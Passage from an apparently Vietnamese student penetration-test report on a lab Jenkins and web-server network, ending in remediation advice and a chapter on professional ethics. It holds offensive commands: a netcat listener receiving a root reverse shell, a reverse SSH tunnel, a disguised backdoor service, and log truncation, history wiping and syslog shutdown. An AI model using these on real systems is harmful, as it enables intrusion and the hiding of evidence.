- Từ Kali, SSH vào localhost trên port 2222. Thực chất đây là SSH vào Web Server thông qua Reverse Tunnel đã thiết lập.

```
ssh -p 2222 webdeploy@localhost
```

```
(kali@kali)-[~]
$ ssh -p 2222 webdeploy@localhost
The authenticity of host '[localhost]:2222 ([::1]:2222)' can't be established.
ED25519 key fingerprint is: SHA256:tPJ2Xlvk3ufop957yf5tInTRFTvzs4Qfvc0sELQe4K0
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[localhost]:2222' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.8.0-111-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

98 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

webdeploy@database-virtual-machine:~$
```

Hình 63 Kali SSH thành công vào Web Server qua tunnel

Cuối cùng thử nghiệm truy cập vào bên trong root của máy Jenkins từ máy Attacker thông qua máy Web Server:

- **Cách 1:** Kali Attacker SSH vào Web Server qua SSH Tunnel → Web Server SSH vào root của máy Jenkins

```
(kali@kali)-[~]
$ ssh -p 2222 webdeploy@localhost
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.8.0-111-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

98 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Tue May 12 22:30:15 2026 from 127.0.0.1
webdeploy@database-virtual-machine:~$ ssh root@192.168.1.10
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

103 updates can be applied immediately.
7 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Tue May 12 22:14:51 2026 from 192.168.235.129
root@ubuntu-virtual-machine:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens37: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:ba:57:0b brd ff:ff:ff:ff:ff:ff
    altname enp2s5
```

Hình 64 Thử nghiệm truy cập sau khi cài đặt duy trì bằng SSH

- **Cách 2:** Kali Attacker SSH vào Web Server qua SSH Tunnel → Web Server lắng nghe trên cổng 8080 vào root của máy Jenkins bằng backdoor.



```
(kali@kali)-[~]
$ ssh -p 2222 webdeploy@localhost
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.8.0-111-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

98 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Tue May 12 21:52:41 2026 from 127.0.0.1
webdeploy@database-virtual-machine:~$ nc -lvnp 8080
Listening on 0.0.0.0 8080
Connection received on 192.168.1.10 59684
bash: cannot set terminal process group (969): inappropriate ioctl for device
bash: no job control in this shell
root@ubuntu-virtual-machine:/# whoami
root
root@ubuntu-virtual-machine:/# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens37: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:ba:57:0b brd ff:ff:ff:ff:ff:ff
    altname enp255
    inet 192.168.1.10/24 brd 192.168.1.255 scope global noprefixroute ens37
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:feba:570b/64 scope link
        valid_lft forever preferred_lft forever
root@ubuntu-virtual-machine:/#
```

Hình 65 Thử nghiệm truy cập sau khi cài đặt duy trì bằng backdoor trên Jenkins

## 4.8 Giai đoạn 5: Xóa dấu vết

Sau khi thực hiện kiểm thử, cần thực hiện xóa các file, dịch vụ, chương trình, công cụ đã sử dụng khỏi các máy đã kiểm thử. Đây nhiệm vụ này rất quan trọng trong việc tránh phát hiện và thiết lập lại mạng như ban đầu sau khi thử nghiệm hoàn tất. Việc bỏ qua một máy chủ đã bị xâm nhập sẽ rất nguy hiểm do người khác có thể lợi dụng để khai thác.

Xóa dấu vết theo thứ tự ngược lại với quá trình tấn công: Persistence → Exploit files → Log → History

### 4.8.1 Xóa dấu vết trên máy Jenkins

- Xóa toàn bộ persistence, dừng và xóa các service backdoor sau đó kiểm tra lại ngay xem dịch vụ còn hoạt động không:

```
systemctl stop system-update.service 2>/dev/null
systemctl disable system-update.service 2>/dev/null
rm -f /etc/systemd/system/system-update.service
systemctl daemon-reload
systemctl reset-failed
```

```
root@ubuntu-virtual-machine:~# systemctl stop system-update.service 2>/dev/null
systemctl disable system-update.service 2>/dev/null
rm -f /etc/systemd/system/system-update.service
systemctl daemon-reload
systemctl reset-failed
root@ubuntu-virtual-machine:~# systemctl status system-update.service
Unit system-update.service could not be found.
root@ubuntu-virtual-machine:~#
```

Hình 66 Xóa Service giả mạo của backdoor

- Xóa script backdoor và thư mục đã cài tạo trước đó khỏi máy chủ:

```
root@ubuntu-virtual-machine:/opt/.systemd# cd /opt/.systemd/
root@ubuntu-virtual-machine:/opt/.systemd# ls
evil
root@ubuntu-virtual-machine:/opt/.systemd# cd evil
root@ubuntu-virtual-machine:/opt/.systemd/evil# ls
backdoor.sh
```

Hình 67 Xoá script backdoor

```
root@ubuntu-virtual-machine:/# rm -rf /opt/.systemd/
root@ubuntu-virtual-machine:/# cd /opt/.systemd/
-bash: cd: /opt/.systemd/: No such file or directory
root@ubuntu-virtual-machine:/#
```

Hình 68 Xoá thư mục chứa backdoor

- Xóa file exploit và công cụ tấn công: Xóa file khai thác CVE-2024-1086

```
jenkins@ubuntu-virtual-machine:~$ ls /tmp/jenkins/CVE-2024-1086/
include lib LICENSE Makefile README.md src
jenkins@ubuntu-virtual-machine:~$
```

```
root@ubuntu-virtual-machine:/# ls /tmp/
hsperfdata_jenkins
jenkins
jetty-0_0_0-8080-war-_any-16960957672000731372
mongodb-27017.sock
snap-private-tmp
systemd-private-a8378da2c1594a14848856c3026d4218-colord.service-XQHyPw
systemd-private-a8378da2c1594a14848856c3026d4218-ModemManager.service-NcOQyP
systemd-private-a8378da2c1594a14848856c3026d4218-power-profiles-daemon.service-jrsJL3
systemd-private-a8378da2c1594a14848856c3026d4218-switcheroo-control.service-6pymB
root@ubuntu-virtual-machine:/#
```

```
systemd-private-a8378da2c1594a14848856c3026d4218-systemd-logind.service-lJMoll
systemd-private-a8378da2c1594a14848856c3026d4218-systemd-oomd.service-A40pyk
systemd-private-a8378da2c1594a14848856c3026d4218-systemd-resolved.service-gLMSv5
systemd-private-a8378da2c1594a14848856c3026d4218-systemd-timesyncd.service-OJyp8i
systemd-private-a8378da2c1594a14848856c3026d4218-upower.service-4cfCdt
VMwareDnD
vmware-root_725-4282367508
winstone8229768461998823090.jar
```

```
root@ubuntu-virtual-machine:/# rm -rf /tmp/jenkins/CVE-2024-1086/
root@ubuntu-virtual-machine:/# ls /tmp/
hsperfdata_jenkins
jenkins
jetty-0_0_0-8080-war-_any-16960957672000731372
mongodb-27017.sock
snap-private-tmp
systemd-private-a8378da2c1594a14848856c3026d4218-colord.service-XQHyPw
systemd-private-a8378da2c1594a14848856c3026d4218-ModemManager.service-NcOQyP
systemd-private-a8378da2c1594a14848856c3026d4218-power-profiles-daemon.service-jrsJL3
systemd-private-a8378da2c1594a14848856c3026d4218-switcheroo-control.service-6pymB
root@ubuntu-virtual-machine:/#
```

```
systemd-private-a8378da2c1594a14848856c3026d4218-systemd-logind.service-lJMoll
systemd-private-a8378da2c1594a14848856c3026d4218-systemd-oomd.service-A40pyk
systemd-private-a8378da2c1594a14848856c3026d4218-systemd-resolved.service-gLMSv5
systemd-private-a8378da2c1594a14848856c3026d4218-systemd-timesyncd.service-OJyp8i
systemd-private-a8378da2c1594a14848856c3026d4218-upower.service-4cfCdt
VMwareDnD
vmware-root_725-4282367508
winstone8229768461998823090.jar
```

Hình 69 Xoá file khai thác CVE-2024-1086

- Xóa SSH key đã tạo, sau đó kiểm tra SSH key đã xóa:

```
truncate -s 0 /root/.ssh/authorized_keys
cat /root/.ssh/authorized_keys
```

```
root@ubuntu-virtual-machine:/# cd /root/.ssh
root@ubuntu-virtual-machine:~/.ssh# ls
authorized_keys
root@ubuntu-virtual-machine:~/.ssh# truncate -s 0 /root/.ssh/authorized_keys
root@ubuntu-virtual-machine:~/.ssh# cat /root/.ssh/authorized_keys
root@ubuntu-virtual-machine:~/.ssh#
```

Hình 70 Xoá SSH key

- Xóa log và lịch sử:

- Xóa log hệ thống: `find /var/log -type f -mmin -120 -exec truncate -s 0 {} \;`
- Xóa log Jenkins:

```
find /var/lib/jenkins/jobs/ \
-name "*.log" \
```

```
-exec truncate -s 0 {} \; 2>/dev/null
```

```
find /var/lib/jenkins/logs/ \
```

```
-type f \
```

```
-exec truncate -s 0 {} \; 2>/dev/null
```

- Xóa lịch sử lệnh tất cả user:

```
history -c
```

```
unset HISTFILE
```

```
root@ubuntu-virtual-machine:~# ls -lh /var/log/syslog /var/log/auth.log
-rw-r----- 1 syslog adm 226 Thg 5 12 23:30 /var/log/auth.log
-rw-r----- 1 syslog adm 4,8K Thg 5 12 23:35 /var/log/syslog
root@ubuntu-virtual-machine:~# find /var/log -type f -mmin -120 \
-exec truncate -s 0 {} \;
root@ubuntu-virtual-machine:~# history -c && unset HISTFILE
root@ubuntu-virtual-machine:~# ls -lh /var/log/syslog /var/log/auth.log
-rw-r----- 1 syslog adm 0 Thg 5 12 23:36 /var/log/auth.log
-rw-r----- 1 syslog adm 264 Thg 5 12 23:37 /var/log/syslog
root@ubuntu-virtual-machine:~#
```

Hình 71 Xóa lịch sử lệnh

- Vô hiệu hóa logging tạm thời:

```
systemctl stop syslog.socket rsyslog.service
```

```
root@ubuntu-virtual-machine:~# systemctl stop syslog.socket rsyslog.service
root@ubuntu-virtual-machine:~# exit
logout
Connection to 192.168.1.10 closed.
webdeploy@database-virtual-machine:~/.ssh$ ssh root@192.168.1.10
root@192.168.1.10's password:
```

Hình 72 Vô hiệu hóa logging tạm thời và thử kết nối lại

⇒ Sau khi thực hiện xóa dấu vết trên máy mục tiêu thử kết nối lại phải thất bại.

#### 4.8.2 Xóa dấu vết trên máy Web Server

Trên máy Web Server có các file như exploit để pivot vào máy Jenkins, công cụ jenkins cli để hỗ trợ thực hiện thao tác trên lỗ hổng của jenkins, file quét mạng, file mật khẩu khóa thu thập được từ jenkins → đều phải xóa hết.

- Xóa các file, chương trình, dữ liệu đã sử dụng, thu thập được trong quá trình kiểm thử trên máy:

```
webdeploy@database-virtual-machine:/opt/webapp$ ls
app.py      exploit      hudson.util.Secret  master.key  reconnaissance_full.txt  robots.txt  test.groovy
attack.groovy  exploit_secret.py  jenkins-cli.jar    patches    requirements.txt         templates   venv
webdeploy@database-virtual-machine:/opt/webapp$
```

```
webdeploy@database-virtual-machine:/opt/webapp$ ls
app.py  patches  requirements.txt  robots.txt  templates  venv
webdeploy@database-virtual-machine:/opt/webapp$
```

### Hình 73 Xóa các file chương trình trên máy Web Server

- Xóa SSH key đã tạo:

```
webdeploy@database-virtual-machine:~/.ssh$ ls
authorized_keys id_rsa id_rsa.pub kali_key known_hosts known_hosts.old
webdeploy@database-virtual-machine:~/.ssh$
```

### Hình 74 Kiểm tra các SSH key đã tạo để kiểm thử

- Xóa authorized\_keys và known\_hosts:

```
truncate -s 0 /home/webdeploy/.ssh/authorized_keys
```

```
truncate -s 0 /home/webdeploy/.ssh/known_hosts
```

```
webdeploy@database-virtual-machine:~/.ssh$ ls
authorized_keys id_rsa id_rsa.pub kali_key known_hosts known_hosts.old
webdeploy@database-virtual-machine:~/.ssh$ rm id_rsa
webdeploy@database-virtual-machine:~/.ssh$ rm id_rsa.pub
webdeploy@database-virtual-machine:~/.ssh$ rm kali_key
webdeploy@database-virtual-machine:~/.ssh$ truncate -s 0 /home/webdeploy/.ssh/authorized_keys
webdeploy@database-virtual-machine:~/.ssh$ truncate -s 0 /home/webdeploy/.ssh/known_hosts
webdeploy@database-virtual-machine:~/.ssh$ ls -l
total 4
-rw-r--r-- 1 webdeploy webdeploy 0 Thg 5 13 00:42 authorized_keys
-rw-r--r-- 1 webdeploy webdeploy 0 Thg 5 13 00:42 known_hosts
-rw-r--r-- 1 webdeploy webdeploy 1120 Thg 5 10 16:16 known_hosts.old
webdeploy@database-virtual-machine:~/.ssh$
```

### Hình 75 Xóa các SSH key

- Xóa log hệ thống:

```
find /var/log -type f -mmin -120 \
```

```
-exec truncate -s 0 {} \;
```

- Xóa lịch sử lệnh:

```
history -c
```

```
unset HISTFILE
```

```
truncate -s 0 ~/.bash_history
```

```
webdeploy@database-virtual-machine:~$ history -c
webdeploy@database-virtual-machine:~$ unset HISTFILE
webdeploy@database-virtual-machine:~$ truncate -s 0 ~/.bash_history
webdeploy@database-virtual-machine:~$
```

### Hình 76 Xóa lịch sử lệnh

- Xóa script tunnel, kill tunnel đang chạy:

```
rm -f /home/webdeploy/.tunnel.sh
```

```
kill -f "R 2222:localhost:22" 2>/dev/null
```

```
webdeploy@database-virtual-machine:/opt/webapp$ rm -f /home/webdeploy/.tunnel.sh
webdeploy@database-virtual-machine:/opt/webapp$ kill -f "R 2222:localhost:22" 2>/dev/null
Connection to localhost closed by remote host.
Connection to localhost closed.
```

### Hình 77 Xóa toàn bộ duy trì truy cập

Sau khi kill tunnel đang chạy thấy lập tức ngắt kết nối trên máy attacker, sau khi trở về máy attacker thử kết nối lại qua tunnel phải thất bại để đảm bảo rằng tunnel đã được kill hoàn toàn:

```
webdeploy@database-virtual-machine:~$ pkill -f "R 2222:localhost:22" 2>/dev/null
Connection to localhost closed by remote host.
Connection to localhost closed.
(kali@kali)-[~]
$ ssh -p 2222 webdeploy@localhost
ssh: connect to host localhost port 2222: Connection refused
```

Hình 78 Kiểm tra lại duy trì truy cập sau khi xóa

- Kiểm tra Web Server, phải không còn tunnel: `ss -tlnp | grep 2222` :

```
webdeploy@database-virtual-machine:/opt/webapp$ ss -tlnp | grep 2222
webdeploy@database-virtual-machine:/opt/webapp$
```

Hình 79 Kiểm tra trạng thái tunnel

### 4.8.3 Xóa dấu vết trên máy Kali Attacker

- Xóa file đã dùng khai thác:

```
rm cookie.txt
```

```
rm -f /tmp/*.py /tmp/*.sh /tmp/*.jar 2>/dev/null
```

```
(kali@kali)-[~]
$ ls
Desktop Documents Downloads Music Pictures Public Templates Videos cookie.txt lib
(kali@kali)-[~]
$ rm cookie.txt
(kali@kali)-[~]
$ rm -f /tmp/*.py /tmp/*.sh /tmp/*.jar 2>/dev/null
(kali@kali)-[~]
$
```

Hình 80 Xóa file cookie.txt chứa cookie sử dụng khai thác ban đầu

- Xóa các SSH key đã tạo:

```
(kali@kali)-[~/ssh]
$ ls
agent authorized_keys id_rsa id_rsa.pub known_hosts known_hosts.old
```

Hình 81 Các SSH key đã tạo

```
(kali@kali)-[~/ssh]
$ ls -l
total 8
drwx----- 2 kali kali 4096 May 12 10:52 agent
-rw----- 1 kali kali    0 May 12 15:13 authorized_keys
-rw----- 1 kali kali    0 May 12 15:13 known_hosts
-rw-r--r-- 1 kali kali 142 May 10 05:35 known_hosts.old
```

Hình 82 Kiểm tra sau khi xóa

Sau khi xóa xong, máy trở về trạng thái sạch ban đầu trước khi kiểm thử và kết thúc quá trình kiểm thử.

#### 4.9 Tổng hợp các phát hiện và phân tích tác động rủi ro

Dưới đây là bảng thống kê chi tiết các lỗ hổng và rủi ro được phát hiện trong quá trình kiểm thử xâm nhập:

| ID | Phát hiện                                          | Mức độ rủi ro (T-V-I) | Tổng điểm | Nhận xét và Tác động                                                                    |
|----|----------------------------------------------------|-----------------------|-----------|-----------------------------------------------------------------------------------------|
| 01 | Lỗ hổng Đọc tệp tùy ý (CVE-2024-23897)             | 4 × 4 × 4             | 64        | Cho phép đánh cắp mọi bí mật hệ thống từ xa mà không cần tài khoản.                     |
| 02 | Lộ lọt Khóa mã hóa (Master/Secret Keys)            | 4 × 4 × 4             | 64        | Vô hiệu hóa toàn bộ cơ chế bảo mật mật khẩu của Jenkins.                                |
| 03 | Khả năng thực thi mã qua Script Console            | 3 × 4 × 4             | 48        | Chuyển đổi quyền Administrator thành quyền điều khiển hệ điều hành.                     |
| 04 | Di chuyển ngang xâm nhập MongoDB                   | 3 × 3 × 4             | 36        | Xuyên thủng ranh giới mạng nội bộ, lộ lọt dữ liệu khách hàng.                           |
| 05 | Thiếu cơ chế giới hạn IP truy cập CLI              | 3 × 2 × 3             | 18        | Cho phép mọi đối tượng trên Internet tương tác với các endpoint nhạy cảm.               |
| 06 | Lỗ hổng Leo thang đặc quyền cục bộ (CVE-2024-1086) | 4 × 4 × 4             | 64        | Phá vỡ hoàn toàn rào cản phân quyền của hệ điều hành, chiếm quyền Root từ user dịch vụ. |

*Bảng 5. Bảng tổng hợp và đánh giá rủi ro của lỗ hổng*

#### Nhận xét về tác động nghiệp vụ:

Hệ thống CI/CD Jenkins đóng vai trò là "trái tim" của quy trình phát hành phần mềm. Khi hệ thống này bị thỏa hiệp:

1. Mất tính toàn vẹn mã nguồn: Kẻ tấn công có thể tiêm mã độc vào sản phẩm trước khi phân phối đến khách hàng.
2. Rò rỉ tài sản trí tuệ: Toàn bộ mã nguồn, các biến môi trường cấu hình và chiến lược phát triển bị phơi bày.

3. Tồn thất tài chính và pháp lý: Việc lộ dữ liệu khách hàng từ MongoDB dẫn đến các vi phạm nghiêm trọng về luật an toàn thông tin và bảo vệ dữ liệu cá nhân.

## 4.10 Đề xuất biện pháp khắc phục và củng cố hệ thống

Dựa trên các phát hiện kỹ thuật, nhóm kiểm thử đề xuất lộ trình khắc phục theo mô hình phòng thủ đa lớp.

### 4.10.1 Khắc phục khẩn cấp

- Vá lỗi phần mềm: Nâng cấp Jenkins Master lên các phiên bản an toàn: Weekly 2.442+ hoặc LTS 2.426.3+.
- Vô hiệu hóa CLI: Nếu tổ chức không sử dụng công cụ CLI qua mạng, hãy vô hiệu hóa nó hoàn toàn để triệt tiêu vector tấn công của CVE-2024-23897.
- Lệnh thực thi vô hiệu hóa CLI qua Script Console:

```
import jenkins.model.Jenkins
import hudson.model.Descriptor
// Cách tiếp cận trực tiếp vào Global Configuration
def instance = Jenkins.getInstance()
def cliDescriptor = instance.getDescriptorByName("jenkins.CLI")
if (cliDescriptor != null) {
    cliDescriptor.get().setEnabled(false)
    instance.save()
    println "SUCCESS: Đã vô hiệu hóa Jenkins CLI."
} else {
    // Nếu vẫn không thấy, ta thử tắt giao thức qua AgentProtocols
    def protocols = instance.getAgentProtocols()
    protocols.remove("JNLP4-connect") // Một trong các giao thức CLI hay dùng
    instance.setAgentProtocols(protocols)
    instance.save()
    println "SUCCESS: Đã thắt chặt giao thức Agent/CLI."
}
```



All the classes from all the plugins are visible. jenkins.\*, jenkins.model.\*, hudson.\*, and hudson.model.\* are pre-imported.

```
1 import jenkins.model.Jenkins
2 import hudson.model.Descriptor
3
4 // Cách tiếp cận trực tiếp vào Global Configuration
5 def instance = Jenkins.getInstance()
6 def cliDescriptor = instance.getDescriptorByName("jenkins.CLI")
7
8 if (cliDescriptor != null) {
9     cliDescriptor.get().setEnabled(false)
10    instance.save()
11    println "SUCCESS: Đã vô hiệu hóa Jenkins CLI."
12 } else {
13    // Nếu vẫn không thấy, ta thử tắt giao thức qua AgentProtocols
```

Run

Result

SUCCESS: Đã tắt kết nối giao thức Agent/CLI.

### Hình 83 Vô hiệu hóa thành công các giao thức kết nối liên quan đến CLI

Đã ngắt bỏ các giao thức mà Jenkins CLI sử dụng để bắt tay với server. Khi không còn giao thức giao tiếp, công cụ jenkins-cli.jar từ máy Kali sẽ không thể thiết lập kết nối để thực hiện hành vi đọc file trái phép nữa

#### 4.10.2 Quản lý thông tin xác thực

- Thay đổi khóa mã hóa: Do các tệp master.key và hudson.util.Secret đã bị lộ, việc đổi mật khẩu là chưa đủ. Quản trị viên cần thực hiện quy trình "Rotate Keys" để làm mới toàn bộ hệ thống mật mã của Jenkins.
- Thu hồi và cấp mới Secrets: Toàn bộ mật khẩu Database, SSH Keys, API Tokens đã từng được lưu trên Jenkins phải được coi là đã bị lộ và cần được thay thế trên tất cả các hệ thống liên quan.

#### 4.10.3 Tái cấu trúc an ninh mạng

- Triển khai mô hình Zero-Trust: Không tin tưởng mặc định các kết nối từ Jenkins Master vào Database Server. Cần thiết lập các quy tắc tường lửa pfSense nghiêm ngặt, chỉ cho phép Jenkins truy cập MongoDB qua các cổng cụ thể và thực hiện giám sát lưu lượng (IDS/IPS).
- Phân quyền dựa trên vai trò (RBAC): Giới hạn quyền sử dụng Script Console. Tuyệt đối không cấp quyền Administrator cho các tài khoản không trực tiếp quản trị hệ thống.

#### 4.10.4 Cập nhật lên các kernel mới và ổn định hơn

Tiến hành nâng cấp nhân Linux (Kernel) lên phiên bản mới nhất đã được vá lỗi: *apt update && apt upgrade linux-image-generic -y*

#### 4.10.5 Hạn chế quyền hạn Namespace

Thực hiện vô hiệu hóa tính năng tạo **User Namespaces** cho người dùng không có đặc quyền nhằm ngăn chặn kẻ tấn công khởi tạo môi trường cô lập để kích hoạt mã khai thác.

### 4.11 Kết chương



Chương 4 đã trình bày một cách tấn công Command Injection để người tấn công từ mạng ngoài có thể qua pfSense và chiếm quyền shell của một máy server ở mạng Lan cùng với hai kịch bản kiểm thử xâm nhập song song, hoàn chỉnh và độc lập theo chuẩn SANS. Kịch bản thứ nhất về CVE-2024-23897 minh chứng cách một lỗ hổng tầng ứng dụng cho phép kẻ tấn công từ xa không cần xác thực đọc tệp hệ thống, giải mã credentials và di chuyển ngang vào cơ sở dữ liệu nội bộ. Kịch bản thứ hai về CVE-2024-1086 minh chứng cách một lỗ hổng tầng nhân hệ điều hành cho phép người dùng cục bộ leo thang lên quyền root hoàn toàn chỉ trong vài giây. Sự tương phản về vectơ tấn công và tầng bị ảnh hưởng giữa hai lỗ hổng cung cấp một góc nhìn toàn diện về bề mặt tấn công của hạ tầng CI/CD, củng cố tính cấp thiết của chiến lược phòng thủ đa tầng được triển khai đồng bộ từ ứng dụng đến hệ điều hành.

## CHƯƠNG 5. ĐẠO ĐỨC NGHỀ NGHIỆP VÀ PHÁP LÝ TRONG KIỂM THỬ XÂM NHẬP

### 5.1 Khái quát

Ngành công nghiệp an toàn thông tin nói chung và nghệ thuật kiểm thử xâm nhập nói riêng luôn tồn tại trên một ranh giới mỏng manh giữa việc trở thành một chuyên gia bảo vệ hệ thống hợp pháp (Hacker mũ trắng) và một tên tội phạm mạng (Hacker mũ đen). Việc một cá nhân hay tổ chức sử dụng các công cụ, phương pháp và chiến lược tấn công để đánh sập, đánh cắp hay thao túng hệ thống dữ liệu có thể dễ dàng bị quy kết vào các hành vi vi phạm pháp luật hình sự nếu thiếu đi nền tảng đạo đức nghề nghiệp và các thỏa thuận pháp lý chặt chẽ. Do đó, để đảm bảo tính chuyên nghiệp và tính chính danh, công tác kiểm thử xâm nhập đòi hỏi sự tuân thủ vô điều kiện đối với các quy chuẩn đạo đức cao nhất cùng sự bảo hộ từ các khuôn khổ hợp đồng dân sự chuyên ngành.

### 5.2 Khung đạo đức và hợp đồng pháp lý

#### 5.2.1 Bộ quy tắc đạo đức nghề nghiệp VNISA

Song hành với tiến trình phát triển và hoàn thiện không gian an ninh mạng tại Việt Nam, sự ra đời của các quy chuẩn định hướng hành vi dành riêng cho giới chuyên gia an toàn thông tin là một đòi hỏi mang tính cấp thiết. Ngày 30/01/2015, Hiệp hội An toàn thông tin Việt Nam (VNISA) đã ban hành Quyết định số 05/2015/QĐ-HH, chính thức thông qua "Bộ Quy tắc Đạo đức nghề nghiệp về An toàn thông tin". Bộ quy tắc này đóng vai trò như một chiếc la bàn định vị lương tâm, giúp chuẩn hóa cách thức hành nghề, nâng tầm uy tín và bảo vệ các cá nhân, tổ chức cung cấp dịch vụ đánh giá an ninh mạng trước những tranh cãi pháp lý phức tạp.

Hệ tư tưởng cốt lõi của Bộ quy tắc đạo đức VNISA 2015 được cấu trúc dựa trên bốn nền tảng nguyên tắc :

1. **Trách nhiệm tối cao với xã hội và cộng đồng (Điều 3):** Ưu tiên hàng đầu của một chuyên gia an toàn thông tin là bảo vệ sự toàn vẹn của các hệ thống công nghệ phục vụ cộng đồng và doanh nghiệp. Bất kỳ hành vi nào trực tiếp hoặc gián tiếp cố ý gây tổn hại, gián đoạn hay phá hoại hệ thống (ngoại trừ các kỹ thuật mô phỏng được pháp luật cấp phép nhằm mục tiêu ngăn chặn hậu quả lớn hơn) đều bị nghiêm cấm tuyệt đối.
2. **Chuẩn mực về thái độ hành nghề (Điều 4):** Nguyên tắc thượng tôn pháp luật và tính trung thực trong công việc là cốt lõi. Trong các bản đánh giá phân tích lỗ hổng, chuyên gia kiểm thử không được phép có các động thái "thổi phồng" mức độ nghiêm trọng của mối đe dọa (Ví dụ: Đánh giá một rủi ro mức Low thành mức Critical để trục lợi từ việc bán giải pháp khắc phục), hành vi này vi phạm trực tiếp các khoản 4.a, 4.c và 5.c của Bộ quy tắc. Sự minh bạch và công khai phải được đặt lên hàng đầu nhằm tránh sự mâu thuẫn hoặc thao túng tâm lý khách hàng.

3. **Cam kết tuyệt đối về chất lượng dịch vụ:** Mỗi chuyên gia đều phải thực hiện công việc bằng mức độ cẩn trọng cao nhất, đảm bảo tính chuyên nghiệp và sự tận tâm. Nguyên tắc cốt tử trong lĩnh vực này là tính Bảo mật (Confidentiality). Toàn bộ dữ liệu của đối tác, từ bản đồ kiến trúc mạng, phương thức cấu hình cho đến danh sách các lỗ hổng hệ thống và thông tin giải mã được từ các kho quản lý tài khoản đều phải được coi là tài sản kỹ thuật số tuyệt mật. Việc lợi dụng các thông tin bí mật này vào mục đích cá nhân, làm ảnh hưởng đến lợi ích của tổ chức là sự phản bội lại danh dự nghề nghiệp.
4. **Trách nhiệm phát triển tri thức nghề nghiệp:** Lĩnh vực công nghệ thông tin là một vòng xoáy thay đổi không ngừng. Bộ quy tắc đòi hỏi các chuyên gia phải luôn trau dồi chuyên môn, nỗ lực chia sẻ kiến thức hữu ích trong khuôn khổ hợp pháp và góp sức để phát triển một cộng đồng an toàn thông tin vững mạnh và gắn kết.

Đối chiếu với các hoạt động thực hành học thuật trong báo cáo này, nhóm sinh viên kiểm thử cam kết tuân thủ tuyệt đối quy định đạo đức. Quá trình quét lỗ hổng và việc sử dụng các mã khai thác như công cụ độc tệp tùy ý chỉ được giới hạn trên các máy tính mục tiêu nội bộ có dải IP 192.168.x.x được chỉ định của hệ thống mạng mô phỏng. Các kỹ thuật trích xuất tệp như /etc/passwd và credentials.xml chỉ nhằm mục đích minh họa phân tích mã nguồn lỗ hổng CVE-2024-23897 để xây dựng tư duy kiến trúc phòng thủ. Mọi hành vi lan truyền kỹ thuật khai thác mạng để tấn công vào các hệ thống bên ngoài khuôn khổ nghiên cứu bị nghiêm cấm triệt để.

### **5.2.2 Khung hợp đồng và giới hạn trách nhiệm**

Trên phương diện thực tiễn tại môi trường công nghiệp chuyên nghiệp, việc xâm nhập vào một hệ thống (dù với thiện chí bảo vệ) nếu không có sự ủy quyền chính thức từ chủ sở hữu hệ thống là hành vi vi phạm pháp luật hình sự. Do đó, Hợp đồng dịch vụ Kiểm thử xâm nhập chính là áo giáp pháp lý không thể thiếu đối với các tổ chức cung cấp dịch vụ. Hợp đồng này được điều chỉnh bởi Bộ luật Dân sự 2015, tạo lập một hành lang pháp lý chặt chẽ phân định quyền lợi, nghĩa vụ, và ranh giới trách nhiệm của tất cả các bên tham gia.

Cấu trúc của một bản hợp đồng kiểm thử xâm nhập chuẩn mực luôn phải bao hàm các điều khoản tiên quyết sau:

1. **Phạm vi hệ thống và Quy tắc tương tác:** Đây là văn kiện kỹ thuật trọng tâm nhất của hợp đồng. Nó thiết lập cụ thể danh sách hệ thống mục tiêu (In-scope) bao gồm các dải địa chỉ IP, tên miền URL, phần mềm ứng dụng được phép rà quét và đồng thời vạch ra vùng cấm (Out-of-scope) tuyệt đối không được tác động. Song song với đó, Quy tắc tương tác (RoE) chỉ định khung thời gian "Cửa sổ vàng" để chạy các công cụ quét lỗ hổng lưu lượng cao, đảm bảo các nỗ lực kiểm thử không gây hiện tượng sập nguồn từ chối dịch vụ vào giờ cao điểm hoạt động nghiệp vụ của khách hàng.
